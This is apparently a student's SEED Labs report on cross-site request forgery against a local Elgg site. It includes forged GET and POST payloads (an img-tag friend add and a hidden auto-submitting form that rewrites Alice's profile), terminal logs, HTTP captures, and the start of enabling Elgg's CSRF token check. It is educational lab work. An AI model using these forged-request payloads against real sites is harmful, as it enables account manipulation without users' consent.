


```
$ // before the launch attack, I checked Alice's friend. So far she doesn't have any friends.  
// open terminal create folder named attacker using cd /attacker  
In attacker's folder, type “docksh 846bbe5e714b” (<- the numbers are www.attacker32.com website's shell) we want to go inside that website's shell
```




```
// In here I went into the www.attacker.com's shell code . I typed ls /var/www/ and I went inside the attacker and I can see there are 4 different “.html” . since task1 is about adding friends.
```

We need to focus on the “**addfriend.html**” part. I went to attacker folder using “**cd/var/www/attack#** “ and used “**nano addfreind.html**” to get into addfreind.html’s code.



```
[10/28/23]seed@VM:~/.../attacker$ docksh 846bbe5e714b
root@846bbe5e714b:/# ls /var/www/
attacker html
root@846bbe5e714b:/# ls /var/www/attacker/
addfriend.html editprofile.html index.html testing.html
root@846bbe5e714b:/# cd /var/www/attacker# nano addfriend.html
bash: cd: too many arguments
root@846bbe5e714b:/# cd /var/www/attacker/
root@846bbe5e714b:/var/www/attacker# nano addfriend.html
```



```
GNU nano 4.8          addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="" alt="image" width="1" height="1" />
</body>
</html>

[ Read 6 lines (Converted from DOS format) ]
^G Get Help ^O Write Out^W Where Is ^K Cut Text ^J Justify
^X Exit      ^R Read File^V Replace  ^U Paste Tex^T To Spell
```

// this is how addfriend.html looks like at the beginning.  
// add html link and samy’s guid in img src section.

```
[11/01/23]seed@VM:~/.../Labsetup$ docksh 846bbe5e714b
root@846bbe5e714b:/# ls /var/www/
orattacker html
root@846bbe5e714b:/# ls /var/www/attacker/
addfriend.html index.html
editprofile.html testing.html
root@846bbe5e714b:/# cd /var/www/attacker# nano addfriend.html
bash: cd: too many arguments
root@846bbe5e714b:/# cd /var/www/attacker
sitroot@846bbe5e714b:/var/www/attacker# nano addfriend.html
l
root@846bbe5e714b:/var/www/attacker# ls
addfriend.html index.html
oreditprofile.html testing.html
root@846bbe5e714b:/var/www/attacker# cat addfriend.html
d
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
root@846bbe5e714b:/var/www/attacker#
```


// Use samy's guid 59 for attack, so whenever alice clicks it samy will be automatically added to her friend.

// I just dragged addfriend.html from the attacker folder( this is provided code in the Lab Setup zip file) into the text editor. And in img src= section, I pasted alice's add friend's guid url inside addfriend.html ( guid=5 is Alice's guid) ( Lab7 instruction gives hint that I could use img tag to trigger HTTP Get() request)

```
(gedit:3835): Tepl-WARNING **: 21:19:38.903: GVfs metadata is no  
t supported. Fallback to TeplMetadataManager. Either GVfs is not  
VBox_GAs_7.0.10 installed or GVfs metadata are not supported on this  
platform. In the latter case, you should configure Tepl with --d  
isable-gvfs-metadata.
```

```
[1]+ Done sudo gedit /etc/hosts &> /dev/null  
[10/28/23]seed@VM:~/.../Labsetup$ cd attacker/  
[10/28/23]seed@VM:~/.../attacker$ docker cp addfriend.html 846bb  
e5e714b:/var/www/attacker/  
[10/28/23]seed@VM:~/.../attacker$
```

// I copied 846bbe5e714b:/var/www/attacker from attacker's shellcode and then used coker cp to copy the container




```
ies Terminal Oct 28 21:43 •  
root@846bbe5e714b: /var/www/attacker  
root@846bbe5e714b: /var/www/attacker  
GNU nano 4.8 addfriend.html  
<html>  
<body>  
<h1>This page forges an HTTP GET request</h1>  

2 <body>
3 <h1>This page forges an HTTP GET request</h1>
4 
5 </body>
6 </html>
7
```

A small black bar at the bottom left of the browser window says "Firefox Web Browser".

// looks like the “add friend website” img src part is updated as what I wanted to launch. ( 56 is Alice's guid and 59 is Samy's guid) .



// This shows that Samy is added as Alice's friend. So Alice is attacked by get message with Cross-site request forgery attack. // I have to make sure that Csrf.php countermeasure is off and Alice is activated(login currently) and Alice should visit/click a malicious website. Then Samy will automatically be added to Alice's friends.

### 3.3 Task 3: CSRF Attack using POST Request

Questions. In addition to describing your attack in full details, you also need to answer the following questions in your report:

**Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.**

Summary : Let Boby as attacker and Alice is target user. Using HTTP request (get/put) , we can get Alice's user id. I don't think Boby needs to know Alice's Elgg password. In This task, Samy also didn't know Alice's Elgg password, but he was able to add it to Alice's friend and He was able to display "Samy is my hero" in Alice's profile description without knowing Alice's password.

Therefore, Boby doesn't necessarily need to know Alice's password to launch an attack. But he has to get Alice's GUID ( userid) to attack Alice. And Boby can get Alice's GUID by inspecting

the website/element. But if we can't find Alice's GUID, then I don't think we can attack Alice using HTTP GET/Request/Response those types of methods.

- **Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.**

Summary: Boby is an attacker and wants to launch an attack with his malicious website. He doesn't know who is going to visit which means he doesn't have a specific target to attack. Can he launch an attack using CSRF in Elgg profile? -> Based on current lab task, we don't know that Samy wants to attack Alice, so I was able to modify editprofile.html with target's name and GUID. (I needed the target's name (Alice) and the target's GUID(56) to launch the attack). Therefore, if Boby doesn't know who he wants to attack, then he can't launch an attack. Because he doesn't know which GUID he should provide in malicious code.

A screenshot of a Firefox browser window. The title bar shows 'Firefox Web Browser' and the date 'Oct 28 22:02'. The tabs are 'Show downloads', 'Edit profile : Elgg For SEED', and 'CSRF Attacker's Page'. The address bar shows 'www.seed-server.com/profile/samy/edit'. The main content area has a blue header 'Elgg For SEED Labs' and a title 'Edit profile'. Below it, there is a 'Display name' field containing 'Samy' and an 'About me' rich text editor with the text 'Samy is my hero.'.

```
// open editprofile.html from attacker folder ( it was from LabSetup.zip)
// 1. Log in as Asammy into "Elgg for seed lbs" and go to "add profile" In text field type " Samy
is my hero."
// open the HTML header line and then click save for updated samy's profile.
```

The screenshot shows a Firefox browser window with three tabs open:

- SEED Project
- Samy : Elgg For SEED Lab
- CSRF Attacker's Page

The main content area displays the "Elgg For SEED Labs" profile page for "Samy". The profile picture is a cartoon character wearing a black hat and sunglasses. The "Brief description" field contains the updated text "Samy is my hero". Below it, the "About me" field also contains "Samy is my hero". On the left, there is a sidebar with links for "Blogs", "Bookmarks", "Files", and "Pages".

A modal window titled "HTTP Header Live Main — Mozilla Firefox" is overlaid on the page, showing the captured HTTP request headers for a profile update:

```
Content-Length: 241
Content-Type: application/javascript;charset=utf-8
http://www.seed-server.com/cache/1587931381/default/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) G
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=l446l1vhs76lmuvlt6fv9f708n
GET: HTTP/1.1 200 OK
Date: Sun, 29 Oct 2023 00:53:30 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-maxage=15552000
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 114
Content-Type: application/javascript;charset=utf-8
http://www.seed-server.com/cache/1587931381/default/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) G
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=l446l1vhs76lmuvlt6fv9f708n
```

At the bottom of the modal, there are buttons for "Clear", "Options", "File Save", and "Record Data". The "Record Data" button is checked, and the "autoscroll" checkbox is also checked.

// here we can check that Samy's brief description part was updated with "samy is my hero" and I captured how Elgg for SED lab website updated samy's profile using HTTP Header LIve Main. I have to capture a post message.

**Brief description**  
samy is my hero.

**HTTP Header Live Main — Mozilla Firefox**

```
Content-Length: 3029
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=72ejd3us2ff5pb5t41er10r252
Upgrade-Insecure-Requests: 1
_elgg_token=hfcgAxAjEiMPS2ZWyh0SQ&_elgg_ts=1698547054&name=Samy&descr
&accesslevel[description]=2&briefdescription=samy is my hero.&accessleve
POST: HTTP/1.1 302 Found
Date: Sun, 29 Oct 2023 02:38:01 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/profile/samy
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
-----
```

Elgg    Clear    Options    File Save     Record Data     autoscroll

// capture POST request we can see that briefdescription=samy is my hero. Is update date

**HTTP Header Live Sub — Mozilla Firefox**

POST <http://www.seed-server.com/action/profile/edit>

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----121329920615117766541715902574
Content-Length: 3029
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=72ejd3us2ff5pb5t41er10r252
Upgrade-Insecure-Requests: 1

-----e]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&quid=59-----
```

ox\_GAs\_7.0.10

d.

```
// capture post request and I can see that brief description is updated to samy is my hero and guid is 59 so it is samy. We want to post this "samy is my hero" to appear on alice's brief description, we have to change 59 guid to alice's guid.
```

```
// add name value to Alice and add briefdescription value as samy is my hero ( this is what I updated on samy's profile) and set guid value as 56 so we can put Alice's guid.
```

```
// Just in case, Alice guid is 56 and Samy's guid is 59
```

The screenshot shows a browser-based text editor window titled 'SEED\_20.04 [Running]'. The tab bar indicates the file is named 'editprofile.html' and is located at '~/Desktop/ICSI424/lab7\_1/lab07-main/Labsetup/attacker'. The main content area displays the following JavaScript code:

```
be able to see them.  
12    fields += "<input type='hidden' name='name'  
value='Alice'>"; // so automatically name value can be  
changed to Alice  
13    fields += "<input type='hidden'  
name='briefdescription' value='samy is my hero.'>";  
14    fields += "<input type='hidden'  
name='accesslevel[briefdescription]'  
value='2'>";  
15    fields += "<input type='hidden' name='guid'  
value='56'>"; // set with Alice's guid (user id)  
16  
17    // Create a <form> element.  
18    var p = document.createElement("form");  
19  
20    // Construct the form  
21    p.action = "http://www.seed-server.com/action/-  
profile/edit"; // POST HTTP link.  
22    p.innerHTML = fields;  
23    p.method = "post";  
24  
25    // Append the form to the current page.  
26
```

The status bar at the bottom of the editor shows 'Content-Length:469'. The toolbar includes buttons for 'Send', 'HTML', 'Tab Width: 8', 'Ln 21, Col 84', and 'INS'.

```
[10/28/23]seed@VM:~/.../Labsetup$ dockps
9b2ebff55610  elgg-10.9.0.5
5629f30bc2fe  mysql-10.9.0.6
846bbe5e714b  attacker-10.9.0.105
[10/28/23]seed@VM:~/.../Labsetup$ docksh 846bbe5e714b
root@846bbe5e714b:/# ls /var/www/
attacker  html
root@846bbe5e714b:/# ls /var/www/attacker
addfriend.html  editprofile.html  index.html  testing.html
root@846bbe5e714b:/# cd /var/www/attacker
root@846bbe5e714b:/var/www/attacker#
```

VBox\_GAs\_7.0.10


```
copy files/folders between a container and the local filesystem
10/28/23]seed@VM:~/.../attacker$ dodcker cp editprofile.html 84
bbe5e714b:/var/www/attacker/
Command 'dodcker' not found, did you mean:
  command 'docker' from deb docker.io (19.03.8-0ubuntu1.20.04.1)
Try: sudo apt install <deb name>
10/28/23]seed@VM:~/.../attacker$ docker cp editprofile.html 846
bbe5e714b:/var/www/attacker/
10/28/23]seed@VM:~/.../attacker$
```



// type coker cp editprofile.html so we can modify editprofile.html and use the shellcode path that we copied.

```
[10/28/23]seed@VM:~/.../Labsetup$ dockps
9b2ebff55610 elgg-10.9.0.5
5629f30bc2fe mysql-10.9.0.6
846bbe5e714b attacker-10.9.0.105
[10/28/23]seed@VM:~/.../Labsetup$ docksh 846bbe5e714b
root@846bbe5e714b:/# ls /var/www/
attacker html
root@846bbe5e714b:/# ls /var/www/attacker
addfriend.html editprofile.html index.html testing.html
root@846bbe5e714b:/# cd /var/www/attacker
root@846bbe5e714b:/var/www/attacker# cat editprofile.html
```

// typed cat **editprofile.html** in attacker's shell terminal to see whether editprofile.html is modified well.



The screenshot shows a terminal window with the title bar "Alice : Elgg For SEED Lab" and the tab "Example Domain". The command "root@846bbe5e714b: /var/www/attacker" is displayed. The terminal content is the source code of the "editprofile.html" file:

```
{
    var fields;

    // The following are form entries need to be filled
    // out by attackers.
    // The entries are made hidden, so the victim won't
    // be able to see them.
    fields += "<input type='hidden' name='name' value='A
lice'>; // so automatically name value can be changed t
o Alice
    fields += "<input type='hidden' name='briefdescripti
on' value='samy is my hero.'>";
    fields += "<input type='hidden' name='description' v
alue='samy is my hero.'>";
    fields += "<input type='hidden' name='accesslevel[br
iefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='5
6'>; // set with Alice's guid (user id)


    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profil
```

// It looks like all the fields and p.action are updated to launch the attack.  
// now we have to launch attack

// so log in as ALice in Elgg for the SEED Lab website because Alice should be active. Go to her profile and check whether her profile is empty ( it should be empty, because I didn't launch attack yet)

( I added description value too, because I changed samy' description value as samy is my hero. )



// Before launching the attack, Her profile is empty, so good!

// While alice is login in Elgg for SEED lab website click “ Edit-profile Attack “ malicious link

Alice

[Edit avatar](#) [Edit profile](#)



Brief description  
samy is my hero.

About me  
samy is my hero.

Blogs

Bookmarks

Files

Pages

[Add widgets](#)

// attack successed. Samy is my hero in Alice's brief description.

#### 4.Lab Tasks: Defense

##### 4.1 Task 4: Enabling Elgg's Countermeasure

```
SEED_20.04 [Running]
Terminal Oct 28 23:26
Alice : Elgg For SEED Lab CSRF Attacker's Page
root@9b2ebff55610:/
[10/28/23]seed@VM:~/.../Labsetup$ dockups
dockups: command not found
[10/28/23]seed@VM:~/.../Labsetup$ dockps
9b2ebff55610 elgg-10.9.0.5
5629f30bc2fe mysql-10.9.0.6
846bbe5e714b attacker-10.9.0.105
[10/28/23]seed@VM:~/.../Labsetup$ ls
attacker image_attacker image_www textfile.txt
docker-compose.yml image_mysql mysql_data
[10/28/23]seed@VM:~/.../Labsetup$ cd attacker/
[10/28/23]seed@VM:~/.../attacker$ docker cp editprofile.html
846bbe5e714b:/# cd /var/www/attacker/
"docker cp" requires exactly 2 arguments.
See 'docker cp --help'.

Usage: docker cp [OPTIONS] CONTAINER:SRC_PATH DEST_PATH|-|
       docker cp [OPTIONS] SRC_PATH|-| CONTAINER:DEST_PATH

Copy files/folders between a container and the local filesystem
```

// go inside the elgg shell using docksh 9b2ebff55610

```
[10/28/23]seed@VM:~/.../attacker$ docker cp editprofile.html
846bbe5e714b:/var/www/attacker/

Command 'dodcker' not found, did you mean:

  command 'docker' from deb docker.io (19.03.8-0ubuntu1.20.0
4.1)

Try: sudo apt install <deb name>

[10/28/23]seed@VM:~/.../attacker$ docker cp editprofile.html
846bbe5e714b:/var/www/attacker/
[10/28/23]seed@VM:~/.../attacker$ docker cp editprofile.html
846bbe5e714b:/var/www/attacker/
[10/28/23]seed@VM:~/.../attacker$ 
[10/28/23]seed@VM:~/.../attacker$ docksh 9b2ebff55610
root@9b2ebff55610:/# cd /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
root@9b2ebff55610:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security#
root@9b2ebff55610:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security#
```

//I typed code given command line from lab instruction and goto Elgg/ Security


From Instruction 7 : “The secret token and timestamp are added to Elgg’s web pages by the vendor/elgg/elgg/views/default/input/securitytoken.php module. The code snippet below shows how they are dynamically added to web pages.”

```
[10/28/23] seed@VM:~/.../attacker$ docksh 9b2ebff55610
root@9b2ebff55610:/# cd /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
root@9b2ebff55610:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# ls
Base64Url.php  HmacFactory.php
Csrf.php        PasswordGeneratorService.php
Hmac.php        UrlSigner.php
root@9b2ebff55610:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# nano Csrf.php
```

```
// type ls to see what is inside Elgg/ Security.
```

Type nano Csrf.php to modify Csrf.php.

// go to validate(Request \$request) method and comment return. And save it using cat Csrf.php and check whether I commented return well.



```
$this->config = $config;
$this->session = $session;
$this->crypto = $crypto;
$this->hmac = $hmac;
}

/**
 * Validate CSRF tokens present in the request
 *
 * @param Request $request Request
 *
 * @return void
 * @throws CsrfException
 */
public function validate(Request $request) {
    //return; // Added for SEED Labs (disabling
the CSRF countermeasure)

